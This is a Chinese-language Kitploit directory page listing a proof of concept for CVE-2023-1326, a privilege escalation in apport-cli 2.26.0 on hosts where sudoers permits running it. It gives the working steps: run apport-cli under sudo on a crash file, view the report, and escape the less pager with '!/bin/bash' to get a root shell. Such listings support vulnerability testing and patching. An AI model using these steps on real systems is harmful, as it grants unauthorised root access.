Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2023-1326-PoC — 针对 apport-cli 2.26.0 中 CVE-2023–1326 的概念验证 | Kitploit
工具/GitHubGitHub/diego-tella/cve-2023-1326-poc
权限提升漏洞分析漏洞利用渗透测试红队
GitHubdiego-tella/cve-2023-1326-poc

CVE-2023-1326-PoC

针对 apport-cli 2.26.0 中 CVE-2023–1326 的概念验证

查看仓库
21322年前Kitploit 审核通过

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

CVE-2023-1326-PoC

针对 apport-cli 2.26.0 中 CVE-2023–1326 的概念验证


此漏洞是 apport-cli 2.26.0 中的权限提升漏洞,与 CVE-2023–26604 类似,但仅在将 apport-cli 分配至 sudoers 中时有效:
image

在 apport-cli 2.26.0 及更早版本中发现了一个权限提升攻击,与 CVE-2023-26604 类似。如果系统被特殊配置为允许非特权用户运行 sudo apport-cli,且 less 被设置为分页器,同时终端大小可被设置:则本地攻击者可以提升权限。

PoC

sudo /usr/bin/apport-cli -c /var/crash/some_crash_file.crash
按 V (查看报告)
!/bin/bash

image image

下载工具